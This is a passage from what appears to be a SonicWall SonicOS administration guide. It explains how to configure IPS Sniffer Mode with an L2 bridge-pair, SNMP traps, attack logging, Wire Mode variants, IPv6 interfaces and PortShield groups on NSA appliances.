To configure the SonicWall NSA appliance for IPS Sniffer Mode, you will use two interfaces in the same zone for the L2 Bridge-Pair. You can use any interfaces except the WAN interface. For this example, we will use X2 and X3

for the Bridge-Pair, and configure them to be in the LAN zone. The WAN interface (X1) is used by the SonicWall appliance for access to the SonicWall Data Center as needed. The mirrored port on the switch will connect to one of the interfaces in the Bridge-Pair.

Topics:

Configuration Task List for IPS Sniffer Mode

1. Configure the Primary Bridge Interface
   - Select LAN as the Zone for the Primary Bridge Interface
   - Assign a static IP address
2. Configure the Secondary Bridge Interface
   - Select LAN as the Zone for the Secondary Bridge Interface
   - Enable the L2 Bridge to the Primary Bridge interface
3. Enable SNMP and configure the IP address of the SNMP manager system where traps can be sent
4. Configure Security Services for LAN traffic
5. Configure logging alert settings to “Alert” or below
6. Connect the mirrored port on the switch to either one of the interfaces in the Bridge-Pair
7. Connect and configure the WAN to allow access to dynamic signature data over the Internet

Configuring the Primary Bridge Interface

1. Navigate to the **Network** > **Interfaces** page.
2. Click the **Configure** icon in the right column of interface X2.
3. In the **Edit Interface** dialog box on the General tab, select **LAN** from the Zone drop-down menu.

   NOTE: You do not need to configure settings on the Advanced or VLAN Filtering tabs.


4. For IP Assignment, select **Static** from the drop-down menu.
5. Configure the interface with a static IP Address (for example, `10.1.2.3`). The IP address you choose should not collide with any of the networks that are seen by the switch.

   NOTE: The Primary Bridge Interface must have a static IP assignment.

6. Configure the Subnet Mask.
7. Type in a descriptive comment.

8 Select management options for the interface (HTTP, HTTPS, Ping, SNMP, SSH, User Logins, HTTP Redirects).

9 Click **OK**.



Configuring the Secondary Bridge Interface

Our example continues with X3 as the secondary bridge interface.

1 Navigate to the **Network** > **Interfaces** page.

2 Click the **Configure** icon in the right column of the X3 interface.

3 In the **Edit Interface** dialog on the **General** tab, select **LAN** from the **Zone** drop-down menu.

NOTE: You do not need to configure settings on the Advanced or VLAN Filtering tabs.

4 In the Mode / IP Assignment drop-down menu, select **Layer 2 Bridged Mode**.

5 In the **Bridged to** drop-down menu, select the **X2** interface.

6 Do not enable the **Block all non-IPv4 traffic** setting if you want to monitor non-IPv4 traffic.


7 Select **Never route traffic on this bridge-pair** to ensure that the traffic from the mirrored switch port is not sent back out onto the network. (The **Never route traffic on this bridge-pair** setting is known as Captive-Bridge Mode.)

8 Select **Only sniff traffic on this bridge-pair** to enable sniffing or monitoring of packets that arrive on the L2 Bridge from the mirrored switch port.

9 Select **Disable stateful-inspection on this bridge-pair** to exempt these interfaces from stateful high availability inspection. If Deep Packet Inspection services are enabled for these interfaces, the DPI services will continue to be applied.

10 Configure management (HTTP, HTTPS, Ping, SNMP, SSH, User Logins, HTTP Redirects).

11 Click **OK**.



Enabling and Configuring SNMP

When SNMP is enabled, SNMP traps are automatically triggered for many events that are generated by SonicWall Security Services such as Intrusion Prevention and Gateway Anti-Virus.

More than 50 IPS and GAV events currently trigger SNMP traps. The *SonicOS Log Event Reference Guide* contains a list of events that are logged by SonicOS, and includes the SNMP trap number where applicable. The guide is available online at https://support.sonicwall.com/technical-documents.

To determine the traps that are possible when using IPS Sniffer Mode with Intrusion Prevention enabled, search for **Intrusion** in the table found in the Index of Log Event Messages section in the *SonicOS Log Event Reference Guide*. The SNMP trap number, if available for that event, is printed in the SNMP Trap Type column of the table.

To determine the possible traps with Gateway Anti-Virus enabled, search the table for **Security Services**, and view the SNMP trap number in the SNMP Trap Type column.


To enable and configure SNMP:

1. Navigate to the **System** > **SNMP** page.
2. Select the **Enable SNMP** check box, then click the **Configure** button.

   The **SNMP Settings** dialog box is displayed:
3. In the SNMP Settings dialog box, for **System Name**, type the name of the SNMP manager system that will receive the traps sent from the SonicWall.
4. Enter the name or email address of the contact person for the **SNMP Contact**.
5. Enter a description of the system location, such as “3rd floor lab”.
6. Enter the system’s asset number.
7. For **Get Community Name**, type the community name that has permissions to retrieve SNMP information from the SonicWall, such as **public**.
8. For **Trap Community Name**, type the community name that will be used to send SNMP traps from the SonicWall to the SNMP manager, for example, **public**.

9 For the **Host** fields, type in the IP address(es) of the SNMP manager system(s) that will receive the traps.

10 Click **OK**.



Configuring Security Services (Unified Threat Management)

The settings that you enable in this section will control what type of malicious traffic you detect in IPS Sniffer Mode. Typically you will want to enable Intrusion Prevention, but you may also want to enable other Security Services such as Gateway Anti-Virus or Anti-Spyware.

To enable Security Services, your SonicWall must be licensed for them and the signatures must be downloaded from the SonicWall Data Center. For complete instructions on enabling and configuring IPS, GAV, and Anti-Spyware, see Security Services.

Configuring Logging

You can configure logging to record entries for attacks that are detected by the SonicWall.

To enable logging:

1 Select the **Log** tab, **Categories** folder from the navigation panel.

2 Under **Log Categories**, select **All Categories** in the **View Style** drop-down list.

3 In the **Attacks** category, enable the check boxes for **Log**, **Alerts**, and **Syslog**.

4 Click **Apply**.

Connecting the Mirrored Switch Port to an IPS Sniffer Mode Interface

Use a standard Cat-5 Ethernet cable to connect the mirrored switch port to either interface in the Bridge-Pair. Network traffic will automatically be sent from the switch to the SonicWall where it can be inspected.

Consult the switch documentation for instructions on setting up the mirrored port.

Connecting and Configuring the WAN Interface to the Data Center

Connect the WAN port on the SonicWall, typically port X1, to your gateway or to a device with access to the gateway. The SonicWall communicates with the SonicWall Data Center automatically. For detailed instructions on configuring the WAN interface, see Configuring a WAN Interface.

Configuring Wire Mode (SonicWall NSA series appliances)

In addition to the broad collection of traditional modes of SonicOS interface operation, including all LAN modes (Static, NAT, Transparent Mode, L2 Bridge Mode, Portshield Switch Mode), and all WAN modes (Static, DHCP, PPPoE, PPTP, and L2TP), SonicOS also offers Wire-Mode, which provides four new methods of non-disruptive, incremental insertion into networks.

Topics:

- Wire Mode Settings
- Functionality of the Different Wire Mode Settings
- Configuring an Interface for Wire Mode
- Configuring Wire Mode for a WAN/LAN Zone Pair

Wire Mode Settings

Wire Mode Methods

Wire Mode Setting	Description
Bypass Mode	Bypass Mode allows for the quick and relatively non-interruptive introduction of Wire Mode into a network. Upon selecting a point of insertion into a network (for example, between a core switch and a perimeter firewall, in front of a VM server farm, at a transition point between data classification domains) the SonicWall security appliance is inserted into the physical data path, requiring a very short maintenance window. One or more pairs of switch ports on the appliance are used to forward all packets across segments at full line rates. While Bypass Mode does not offer any inspection or firewalling, this mode allows the administrator to physically introduce the SonicWall security appliance into the network with a minimum of downtime and risk, and to obtain a level of comfort with the newly inserted component of the networking and security infrastructure. The administrator can then transition from Bypass Mode to Inspect or Secure Mode instantaneously through a simple user-interface driven reconfiguration.
Inspect Mode	Inspect Mode extends Bypass Mode without functionally altering the low-risk, zero-latency packet path. Packets continue to pass through the SonicWall security appliance, but they are also mirrored to the multi-core RF-DPI engine for the purposes of passive inspection, classification, and flow reporting. This reveals the appliance's Application Intelligence and threat detection capabilities without any actual intermediate processing. When Inspect Mode is selected, the **Restrict analysis at resource limit** option specifies whether all traffic is inspected. When this option is enabled (which is the default), the appliance scans the maximum number of packets it can process. The remaining packets are allowed to pass without inspection. If this option is disabled, traffic will be throttled in the flow of traffic exceeds the firewalls inspection ability. **NOTE:** Disabling the **Restrict analysis at resource limit** option will reduce throughput if the rate of traffic exceeds the appliance's ability to scan all traffic.
Secure Mode	Secure Mode is the progression of Inspect Mode, actively interposing the SonicWall security appliance's multi-core processors into the packet processing path. This unleashes the inspection and policy engines' full-set of capabilities, including Application Intelligence and Control, Intrusion Prevention Services, Gateway and Cloud-based Anti-Virus, Anti-Spyware, and Content Filtering. Secure Mode affords the same level of visibility and enforcement as conventional NAT or L2 Bridge mode deployments, but without any L3/L4 transformations, and with no alterations of ARP or routing behavior. Secure Mode thus provides an incrementally attainable NGFW deployment requiring no logical and only minimal physical changes to existing network designs.
Tap Mode	Tap Mode provides the same visibility as Inspect Mode, but differs from the latter in that it ingests a mirrored packet stream via a single switch port on the SonicWall security appliance, eliminating the need for physically intermediated insertion. Tap Mode is designed for use in environments employing network taps, smart taps, port mirrors, or SPAN ports to deliver packets to external devices for inspection or collection. Like all other forms of Wire Mode, Tap Mode can operate on multiple concurrent port instances, supporting discrete streams from multiple taps.

Functionality of the Different Wire Mode Settings

Wire Modes: Functional Differences summarizes the key functional differences between modes of interface configuration:

Wire Modes: Functional Differences

	Bypass Mode	Inspect Mode	Secure Mode	Tap Mode	L2 Bridge, Transparent, NAT, Route Modes
Active/Active Clustering [a]	No	No	No	No	Yes
Application Control	No	No	Yes	No	Yes
Application Visibility	No	Yes	Yes	Yes	Yes
ARP/Routing/NAT [a.]	No	No	No	No	Yes
Comprehensive Anti-Spam Service [a.]	No	No	No	No	Yes
Content Filtering	No	No	Yes	No	Yes
DHCP Server [a.]	No	No	No	No	Yes [b]
DPI Detection	No	Yes	Yes	Yes	Yes
DPI Prevention	No	No	Yes	No	Yes
DPI-SSL[a.]	No	No	Yes	No	Yes
High-Availability [a.]	Yes	Yes	Yes	Yes	Yes
Link-State Propagation [c]	Yes	Yes	Yes	No	No
SPI	No	Yes	Yes	Yes	Yes
TCP Handshake Enforcement [d]	No	No	No	No	Yes
Virtual Groups [a.]	No	No	No	No	Yes

a. These functions or services are unavailable on interfaces configured in Wire Mode, but remain available on a system-wide level for any interfaces configured in other compatible modes of operation.
b. Not available in L2 Bridge Mode.
c. **Link State Propagation** is a feature whereby interfaces in a Wire-Mode pair will mirror the link-state triggered by transitions of their partners. This is essential to proper operations in redundant path networks, in particular.
d. Disabled by design in Wire Mode to allow for failover events occurring elsewhere on the network to be supported when multiple Wire-Mode paths, or when multiple SonicWall security appliance units are in use along redundant or asymmetric paths.

NOTE: When operating in Wire-Mode, the SonicWall security appliance's dedicated "Management" interface will be used for local management. To enable remote management and dynamic security services and application intelligence updates, a WAN interface (separate from the Wire-Mode interfaces) must be configured for Internet connectivity. This is easily done given that SonicOS supports interfaces in mixed-modes of almost any combination.

Configuring an Interface for Wire Mode


To configure an interface for Wire Mode:

1 On the **Network > Interfaces** page, click the **Configure** button for the interface you want to configure for Wire Mode.

2 In the **Zone** drop-down menu, select **LAN**.

3 To configure the Interface for Tap Mode, in the **Mode / IP Assignment** drop-down menu, select **Tap Mode (1-Port Tap)** and click **OK**.

4 To configure the Interface for Wire Mode, in the **Mode / IP Assignment** drop-down menu, select **Wire Mode (2-Port Wire)**.



5 In the **Wire Mode Type** drop-down menu, select the appropriate mode:

- Bypass Mode (via Internal Switch / Relay)
- Inspect Mode (Passive DPI of Mirrored Traffic)
- Secure Mode (Active DPI of Inline Traffic)

6 When **Inspect Mode** is selected, the **Restrict analysis at resource limit** option is displayed. It is enabled by default. When this option is enabled, the appliance scans the maximum number of packets it can process. The remaining packets are allowed to pass without inspection. If this option is disabled, traffic will be throttled in the flow of traffic exceeds the firewalls inspection ability.

NOTE: Disabling the **Restrict analysis at resource limit** option will reduce throughput if the rate of traffic exceeds the appliance's ability to scan all traffic.

7 In the **Paired Interface** drop-down menu, select the interface that will connect to the upstream firewall. The paired interfaces must be of the same type (two 1 GB interfaces or two 10 GB interfaces).

NOTE: Only unassigned interfaces are available in the **Paired Interface** drop-down menu. To make an interface unassigned, click on the Configure button for it, and in the **Zone** drop-down menu, select **Unassigned**.

8 Click **OK**.

Wire Mode can be configured on any zone (except wireless zones). Wire Mode is a simplified form of Layer 2 Bridge Mode, and is configured as a pair of interfaces. In Wire Mode, the destination zone is the **Paired Interface Zone**. Access rules are applied to the Wire Mode pair based on the direction of traffic between the source **Zone** and its **Paired Interface Zone**. For example, if the source **Zone** is **WAN** and the **Paired Interface Zone** is **LAN**, then WAN to LAN and LAN to WAN rules are applied, depending on the direction of the traffic.

In Wire Mode, administrators can enable **Link State Propagation**, which propagates the link status of an interface to its paired interface. If an interface goes down, its paired interface is forced down to mirror the link status of the first interface. Both interfaces in a Wire Mode pair always have the same link status.

In Wire Mode, administrators can **Disable Stateful Inspection**. When **Disable Stateful Inspection** is selected, Stateful Packet Inspection (SPI) is turned off. When **Disable Stateful Inspection** is *not* selected, new connections can be established without enforcing a 3-way TCP handshake. **Disable Stateful Inspection** must be selected if asymmetrical routes are deployed.

Configuring Wire Mode for a WAN/LAN Zone Pair

The following configuration is an example of how Wire Mode can be configured. This example is for a WAN zone paired with a LAN zone. Wire Mode can also be configured for DMZ and custom zones.


NOTE: Wire Mode can only be configured on physical interfaces, it cannot be configured on virtual or tunnel interfaces.

To configure Wire Mode:

1 On the firewall Security Appliance, go to **Network** > **Interfaces**.

2 For the interface you want to configure, click either of these buttons:

- The **Add Interface** button.
- The **Configure** button.



3 Under the **General** tab, in the **Zone** list, select **WAN**.

4 In the **IP Assignment** list, select **Wire Mode (2-Port Wire)**.

5 In the **Wire Mode Type** list, select **Secure (Active DPI of Inline Traffic)**.

6 In the **Paired Interface** list, select **X3**.

7 In the **Paired Interface Zone** list, select **LAN**.

8 Select the **Enable Link State Propagation** option.


9 Select the **Disable Stateful Inspection** option.

10 Click the **OK** button.

Configuring Interfaces for IPv6

For complete information on the SonicOS implementation of IPv6, see About IPv6 and Configuring IPv6 Tunnel Interfaces.

IPv6 interfaces are configured on the **Network > Interfaces** page by clicking the **IPv6** option for the **View IP Version** radio button at the top right corner of the page.



By default, all IPv6 interfaces appear as routed with no IP address. Multiple IPv6 addresses can be added on the same interface. Auto IP assignment can only be configured on WAN interfaces.

Each interface can be configured to receive router advertisement or not. IPv6 can be enabled or disabled on each interface.

The zone assignment for an interface must be configured through the IPv4 interface page before switching to IPv6 mode

28

Configuring PortShield Interfaces

Network > PortShield Groups


The PortShield architecture enables you to configure some or all of the LAN ports into separate security contexts, providing protection not only from the WAN and DMZ, but between devices inside your network as well. In effect, each context has its own wire-speed PortShield that enjoy the protection of a dedicated, deep packet inspection firewall.

PortShield is supported on SonicWall TZ Series and NSA 240 appliances; PortShield and switching are not available on the NSA2600.

TIP: Zones can always be applied to multiple interfaces in the **Network > Interfaces** page, even without the use of PortShield groupings. However, these interfaces will not share the same network subnet unless they are grouped using PortShield.

You can assign any combination of ports into a PortShield interface. All ports you do not assign to a PortShield interface are assigned to the LAN interface.

The **Network > PortShield Groups** page allows you to manage the assignments of ports to PortShield interfaces.



Topics:

- Static Mode and Transparent Mode
- Configuring PortShield Groups

Static Mode and Transparent Mode

A PortShield interface is a virtual interface with a set of ports assigned to it. There are two IP assignment methods you can deploy to create PortShield interfaces. They are Static and Transparent modes. The following two sections describe each.

Working in Static Mode

When you create a PortShield interface in Static Mode, you manually create an explicit address to be applied to the PortShield interface. All ports mapped to the interface are identified by this address. Static mode is available on interfaces assigned to Trusted, Public, or Wireless zones.

NOTE: When you create a PortShield interface in Static Mode, make sure the IP address you assign to the interface is not already in use by another PortShield interface.

Topics:

- Working in Static Mode
- Working in Transparent Mode

Working in Transparent Mode

Transparent Mode addressing allows for the WAN subnetwork to be shared by the current interface using Address Object assignments. The interface's IP address is the same as the WAN interface IP address. Transparent mode is available on interfaces assigned to Trusted and Public Zones.

NOTE: Make sure the IP address you assign to the PortShield interface is within the WAN subnetwork.

When you create a PortShield interface in Transparent Mode, you create a range of addresses to be applied to the PortShield interface. You include these addresses in one entity called an Address Object. Address Objects allow for entities to be defined one time and to be re-used in multiple referential instances throughout the SonicOS interface. When you create a PortShield interface using an address object, all ports mapped to the interface are identified by any of the addresses specified in the address range.

NOTE: Each statically addressed PortShield interface must be on a unique subnetwork. You can not overlap PortShield interfaces across multiple subnetworks.

Configuring PortShield Groups


PortShield groups can be configured on several different pages in the SonicOS management interface:

- Configuring PortShield Interfaces on Network > Interfaces
- Configuring PortShield Interfaces on Network > PortShield Groups
- Configuring PortShield Interfaces with the PortShield Wizard


Configuring PortShield Interfaces on Network > Interfaces

To configure a PortShield interface:

1 Click on the **Network > Interfaces** page.



2 Click the **Configure** button for the interface you want to configure. The **Edit Interface** dialog displays.



3 In the **Zone** drop-down menu, select on a zone type option to which you want to map the interface.


NOTE: You can add PortShield interfaces only to Trusted, Public, and Wireless zones.

4 In the **Mode / IP Assignment** drop-down menu, select **PortShield Switch Mode**.

5 In the **PortShield to** drop-down menu, select the interface you want to map this port to. Only ports that match the zone you have selected are displayed.

Configuring PortShield Interfaces on Network > PortShield Groups

The **Network > PortShield Groups** page displays a graphical representation of the current configuration of PortShield interfaces.



- Interfaces in black are not part of a PortShield group.
- Interfaces in yellow have been selected to be configured
- Interfaces that are the same color (other than black or yellow) are part of a PortShield group, with the master interface having a white outline around the color.
- Interfaces that are greyed out cannot be added to a PortShield group.


On the **Network > PortShield Groups** page, you can manually group ports together using the graphical PortShield Groups interface. Grouping ports allows them to share a common network subnet as well as common zone settings.

NOTE: Interfaces must be configured before being grouped with PortShield.

To configure PortShield groups:

1 In the graphic, select the interface(s) you want to configure as part of a PortShield group. The interfaces will turn yellow.

2 Click the **Configure** button.



3 In the **Port Enabled** drop-down menu, select whether you want to enable or disable the interfaces.

4 In the **PortShield Interface** drop-down menu, select which interface you want to assign as the master interface for these PortShield interfaces.

5 In the **Link Speed** drop-down menu, select the link speed for the interfaces.

Configuring PortShield Interfaces with the PortShield Wizard

The PortShield Wizard quickly and easily guides you through several common PortShield group configurations. For how to configure your PortShield interfaces with the PortShield Wizard, see Using the PortShield Interface Wizard.

29

Setting Up Failover and Load Balancing

Network > Failover & Load Balancing

Failover and Load Balancing

